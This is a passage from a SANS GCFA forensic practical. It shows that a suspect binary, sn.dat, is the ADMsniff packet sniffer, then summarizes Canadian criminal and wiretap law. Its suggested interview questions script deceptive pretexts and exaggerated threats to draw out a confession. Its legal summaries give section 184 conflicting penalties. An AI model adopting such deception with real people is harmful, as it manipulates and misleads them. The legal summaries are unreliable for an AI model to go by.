
ADMsniff was located at a number of ftp and Web Sites, however all of the sites contained one of two versions. For example, http://online.securityfocus.com/tools/215/scoreit contained version .08 and http://adm.freelsd.net/ADM/ version 0.1b (The ADM Crew's Web Site). Once statically compiled and stripped of all symbols, both of these versions did not turn out to be the same size or have the same MD5 checksum as "sn.dat", however the programs did illustrate the same behavior and had the same functionality as sn.dat. See images 24.0-24.1

Image 24.0



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


Image 24.1



The results of comparisons between ADMsniff version 0.1b and sn.dat show these applications to be the same program with minor differences. These differences may be the result of the compiler used, the options given to it during compiling and the operating system it was compiled on and possibly other factors.

Image 25.0 contains the readelf comparisons of sn.dat and ADMsniff, which show similar values with most exceptions being differences in memory location used by the application and size of memory address space. See Image 25.0

Image 25.0



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

To perform a direct comparison between sn.dat and ADMsniff, strace was used to capture the system calls of both applications while running simultaneously. Further comparison between the two files utilizing strace, again, shows virtually identical output. In the screen shots below we see write processes outputting their data to the console such as the version number of the program, the references to the ADM Crew and other information that is identical between ADMsniff and sn.dat. The applications both display this information on execution from the shell prompt as seen in image 25.1 and 25.2.

Image 25.1






Image 25.2




© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 25.3




Further into the strace captures, both applications, while running simultaneously write data to the file “the_l0gz” when an ftp transaction is made to the system. Each application captured and wrote the same data to each of their perspective log files. See Images 25.1-25.8.

Image 25.4



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 25.5



The ADMsniff and sn.dat applications collected and logged identical information in their respective log files and displayed the same file size and md5 checksum, proving the output of each application was the same.


© SANS Institute 2004, Author

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 25.6


```
root@Enterprise:/images/GCFA-Practical/Assignment2/programs - Shell No. 2 - Konsole
Session Edit View Settings Help
[root@Enterprise ADMsniff]# pwd
/images/GCFA-Practical/Assignment2/programs/1/ADMsniff
[root@Enterprise ADMsniff]# ls -lat
total 1076
-rw-r--r--    1 root     root        12998 Aug 27 08:31 ADMsniff-1.strace
-rw-r--r--    1 root     root          780 Aug 27 08:31 The_10gz
drwxr-xr-x    3 root     root         4096 Aug 27 08:31 .
drwxr-xr-x    3 root     root         4096 Aug 27 08:13 ..
-rw-r--r--    1 root     root         3316 Aug 27 08:12 ADMsniff-1.readelf
-rw-r--r--    1 root     root        16303 Aug 26 08:13 strings.out2
-rw-r--r--    1 root     root        16390 Aug 26 08:12 strings.out
-rwxr-xr-x    1 root     root       389104 Aug 26 08:12 ADMsniff-1
drwxr-xr-x    6 root     root         4096 Aug 26 08:12 libpcap-0.4
-rw-r--r--    1 root     root        86930 Aug 26 08:12 libpcap.a
-rw-r--r--    1 root     root          736 Aug 26 08:12 Makefile
-rw-r--r--    1 root     root         1072 May 30  1999 README
-rw-r--r--    1 root     root         8432 May 11  1999 thesniff.c
-rw-r--r--    1 root     root       487424 May  7  1999 libpcap-0.4.tar
-rw-r--r--    1 root     root          486 May  7  1999 ip.h
-r--r--r--    1 root     root         8447 Jan 19  1999 bpf.h
-rw-r--r--    1 root     root         4908 Jan 19  1999 pcap.h
-rw-r--r--    1 root     root         1491 Jan 19  1999 tcp.h
[root@Enterprise ADMsniff]# md5sum The_10gz
5a9c5807046d277c7fadb0c654c5dee2  The_10gz
[root@Enterprise ADMsniff]# cd ../..
[root@Enterprise programs]# pwd
/images/GCFA-Practical/Assignment2/programs
[root@Enterprise programs]# ls -lat
total 608
drwxr-xr-x    2 root     root         4096 Aug 27 08:57 results
drwxr-xr-x    5 root     root         4096 Aug 27 08:34 .
-rw-r--r--    1 root     root          780 Aug 27 08:31 The_10gz
-rw-r--r--    1 root     root         3316 Aug 27 08:13 ADMsniff-1.readelf
drwxr-xr-x    3 root     root         4096 Aug 27 08:13 1
-rw-r--r--    1 root     root         3493 Aug 27 08:12 sn.readelf
drwxr-xr-x    3 root     root         4096 Aug 26 08:22 2
drwxr-xr-x    8 root     root         4096 Aug 26 08:05 ..
-rw-------    1 root     root       175185 Jul 12 22:22 sn.zip
-rwxrwxrwx    1 root     root       399124 Apr 11 09:29 sn.dat
-rw-rw-rw-    1 root     root           37 Apr 11 09:29 sn.md5
[root@Enterprise programs]# md5sum The_10gz
5a9c5807046d277c7fadb0c654c5dee2  The_10gz
[root@Enterprise programs]#
New  Shell  Shell No. 2
```

Image 25.7



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Image 25.8



Captured in image 25.8, lsof is used to reveal the files that are opened when an application is executed. In the case of ADMSniff and sn.dat, lsof reveals no differences in the files opened for each of the applications again, solidifying that these are the same application.

Legal Implications

In the Canadian law system, displaying proof this program was executed and used for malicious, intentioned purposes poses multiple challenges. While providing MD5 checksums, file permission information, logging and tracking of, an individuals actions helps to prove guilt, is important to note that Canadian law has greater requirement for successful prosecution.

Canadian law requires proof of criminal liability. In proving criminal liability there are two requirements that must be met. The first requirement is **MENS REA** and the second is **ACTUS REUS**.

MENS REA is Latin for “A Guilty mind” -- The state of mind that the prosecution must prove a defendant to have had at the time of committing a crime in order to secure a conviction.

ACTUS REUS is Latin for “A Guilty act” -- The essential element of a crime that must be proved to secure a conviction, as opposed to the mental state of the accused.

Proof of execution

If a level of proof can be reached to satisfy a judge or jury that the program “sn.dat” was executed with MENS REA and ACTUS REUS then multiple laws

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

have been broken in the Canadian legal system. The laws that may apply in this case are listed below.

Section 342.1 (1)-*Criminal code of Canada.* ***– Unauthorized Access***

"Every one who, fraudulently and without color of right:"

a) *obtains, directly or indirectly, any computer service,*
b) *by means of an electro-magnetic, acoustic, mechanical or other device, intercepts or causes to be intercepted, directly or indirectly, any function of a computer system,*
c) *uses or causes to be used, directly or indirectly, a computer system with intent to commit an offence under paragraph (a) or (b) or an offence under section 430 in relation to data or a computer system, or*
d) *uses, possesses, traffics in or permits another person to have access to a computer password that would enable a person to commit an offence under paragraph (a), (b) or (c)*

Section 342.1 (1) would apply in this case because it is likely that the application "sn.dat" was compiled and installed to monitor the activity of systems administrators on a system that has been previously compromised by the attacker. This would thus prove the attacker obtained direct access to a computer service without authorization or legal right.

342.1(1) Penalties

…is guilty of an indictable offence and liable to imprisonment for a term not exceeding ten years, or is guilty of an offence punishable on summary conviction.

Section 430 (1.1)-*Criminal code of Canada.* ***-- Mischief to data***

"Everyone commits mischief who willfully:"

a) *Destroys or alters data*
b) *Renders data meaningless, useless or ineffective.*
c) *Obstructs, interrupts or interferes with the lawful use of data.*
d) *Obstructs, interrupts or interferes with any person in the lawful use of data or denies access to data to any person who is entitled to access thereto*

Section 430(1.1) could be applied in this case because the hacker may be using the data captured in "The_l0gz" files to interrupt, obstruct or interfere the legitimate communications of the system.

430(1.1) Penalties

(2) Every one who commits mischief that causes actual danger to life is guilty of an indictable offence and liable to imprisonment for life.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

(3) Every one who commits mischief in relation to property that is a testamentary instrument or the value of which exceeds one thousand dollars

(a) is guilty of an indictable offence and liable to imprisonment for a term not exceeding ten years; or

(b) is guilty of an offence punishable on summary conviction.

(4) Every one who commits mischief in relation to property, other than property described in subsection (3),

(a) is guilty of an indictable offence and liable for imprisonment for a term not exceeding two years; or

(b) is guilty of an offence punishable on summary conviction.

(5) Every one who commits mischief in relation to data

(a) is guilty of an indictable offence and liable to imprisonment for a term not exceeding ten years; or

(b) is guilty of an offence punishable on summary conviction.

(5.1) Every one who wilfully does an act or wilfully omits to do an act that it is his duty to do, if that act or omission is likely to constitute mischief causing actual danger to life, or to constitute mischief in relation to property or data,

(a) is guilty of an indictable offence and liable to imprisonment for a term not exceeding five years; or

(b) is guilty of an offence punishable on summary conviction.

Section 184(1) of the criminal code of Canada -- Interception

Every one who, by means of any electro-magnetic, acoustic, mechanical or other device, wilfully intercepts a private communication is guilty of an indictable offence and liable to imprisonment for a term not exceeding five years.

184(1) would apply since the sole purpose of “sn.dat” is to capture data from a system without authorization.

184(1) Penalties

… liable to imprisonment for a term not exceeding five years.

Section 326 of the criminal code of Canada -- Theft of telecommunication service

(1) Every one commits theft who fraudulently, maliciously, or without color of right:

(b) uses any telecommunication facility or obtains any telecommunication service.

(2) Definition of “telecommunication”

In this section and section 327, "telecommunication" means any transmission, emission or reception of signs, signals, writing, images or sounds or intelligence of any nature by wire, radio, visual or other electromagnetic system.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Section 326(1)(b) could be pursued since "sn.dat" is used to capture "writing of intelligence" over telecommunication by this definition.

326(1)(b) Penalties

… liable to imprisonment for a term not exceeding two years.

Canadian Criminal Code references [xii]

No proof of execution

As discussed above, the Canadian law system requires MENS REA and ACTUS REUS to be met for successful prosecution. If either of these requirements cannot be met then the next level of recourse should be an Information Security Policy, which can be effectively used to identify and mitigate internal and external threats.[xiii]

A comprehensively designed policy will outline the acceptable use of corporate resources and consequences of violation. Since there are several issues with running "questionable" applications such as ADMsniff, it is important to provide awareness training to employees so security is practiced and observed by all employees. Violation of the internal polices may be better identified to employees simply by making them aware of the business impact such activities can have. Some examples of this are as follows:

- Denial of service to corporate systems
- Legal liability → If, systems outside the corporation are attacked or compromised due to this activity.
- Data integrity issues → Due to events stemming from the execution of such applications.
- Data confidentiality issues → Due to events stemming from the execution of such applications.
- Loss of corporate reputation → Due to events stemming from the execution of such applications.

The risk imposed by employees compiling unknown code, and running it on corporate systems and networks needs to be clearly identified within the Acceptable Use Policy. It is also imperative these policies be well communicated to all employees and read and understood by all employees. Employees must realize the direct results of this activity can lead to system availability, confidentiality and data integrity breaches costing the company in areas including, loss of reputation, legal liability, and financial loss.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Interview Questions

1. Our network IDS picked up a file transfer to system X and it originated from your system. We then noticed a file system change on system X that our host based IDS picked up so we investigated. We discovered some applications used for troubleshooting network activity…(Obtain confirmation from subject) We're sure you were trying to troubleshoot a problem but these tools take a fair amount of disk space and we can't afford new drives… (Sympathize) ADMsniff is a pretty interesting tool… (Dig for the whole story, confirm specific application)
2. So, I understand you were trying out a sniffer on one of the systems. Management thinks you took down the network with it… (Confirmation). I would tell management right away that there is no way ADMsniff could break the network because it's just listens to packets… (Confirm Tool)
3. Developing and testing network sniffers during company time is conflict of interest because the company directly deals in network technologies. I would stop immediately or you may lose your job… (Make the person think they are in trouble for different reasons.) Besides, isn't that sniffer based in ADMsniff?
4. There are multiple sections of the Canadian criminal code that deal with the things you are doing on the network and management has told me to contact law enforcement because what you've done it illegal. Now, I don't really think it's a big deal but your going to have to help me understand what you were doing so I can help you out.
5. Hey, what is that stuff you installed on system X? That's really cool man. Can you teach me how to do that? I tried to use ADMsniff at home but didn't understand how. There doesn't seem to be a program only these .c and .h files.. This stuff is complicated! Do you understand it?? Can you show me how you got your copy of ADMsniff working?
6. We are trying to find out if telnet and ftp are working on system X and we have gone through the regular troubleshooting routines but have had no luck. I heard you have a nifty program that will log the data? Can we use that to help troubleshoot? Where is it? What's it called? Is there a newer version or did you just install it?
7. You understand who we are right? Corporate security… we have been watching you for the last while… you've been doing a lot of really questionable things… (Open ended statement, wait for confession). (Press) We know your associated with the hacker group and law enforcement is going to know soon. Espionage is a federal offence! We know because of that program you installed… Of course it's the least of your worries at this point… ADMsniff right?

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Assignment 3 - Legal Issues of Incident Handling (Wiretap Statute)

Introduction

The basic foundation of the democracy of Canada is the Canadian Charter of Rights and Freedoms. The charter is the guiding principal governing the rights and freedoms of the citizens of Canada. The relevance of this Act of Constitution to wiretap laws is Section 8 of the charter, which states, "Everyone has the right to be secure against unreasonable search or seizure". This is the basis in which to apply the laws of Canada and specifically the effects of wiretap laws, better known in Canada as the Interception of Communication.

In the Canadian legal system there are a handful of laws that deal with wiretaps and each of these laws have specific requirements which need to be met for the law to be effective. In order to fully cover the aspects of wiretaps it is important to include law enforcements role and their powers and limitations during an investigation.

Various sections of Canadian law cover the interception of communications (wiretap laws) directly and indirectly. Specifically, section 184 of the Criminal Code of Canada outlines the interception of communication, defining when it is legal and illegal to intercept communications. This section of the criminal code states "everyone who intercepts a private communication is guilty of an indictable offence and liable to imprisonment for up to 10 years". Within this law are exceptions that can be applied to the system administrator role within and organization.

Communications Interception by System Administrators

184.1(a): Interception of Communications

Subsection (a) of Criminal Code 184 states ***"either the originator of the private communication or the person intended by the originator to receive it has consented to the interception".*** Section 184 applies to any person who has the consent of the sender or originator of the communication. Sections 184.2(2) of the criminal code states that this consent can be express or implied. This is important because it addresses implied and expressed consent, which is important within the System Administrator's authority to intercept and monitor communication. For example, if a company has developed, implemented and communicated a Security Policy to all it's employees, this can be considered as implied consent for the administrator to monitor communications because it could be argued the company is one half of the communications when employees conduct business for the company.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

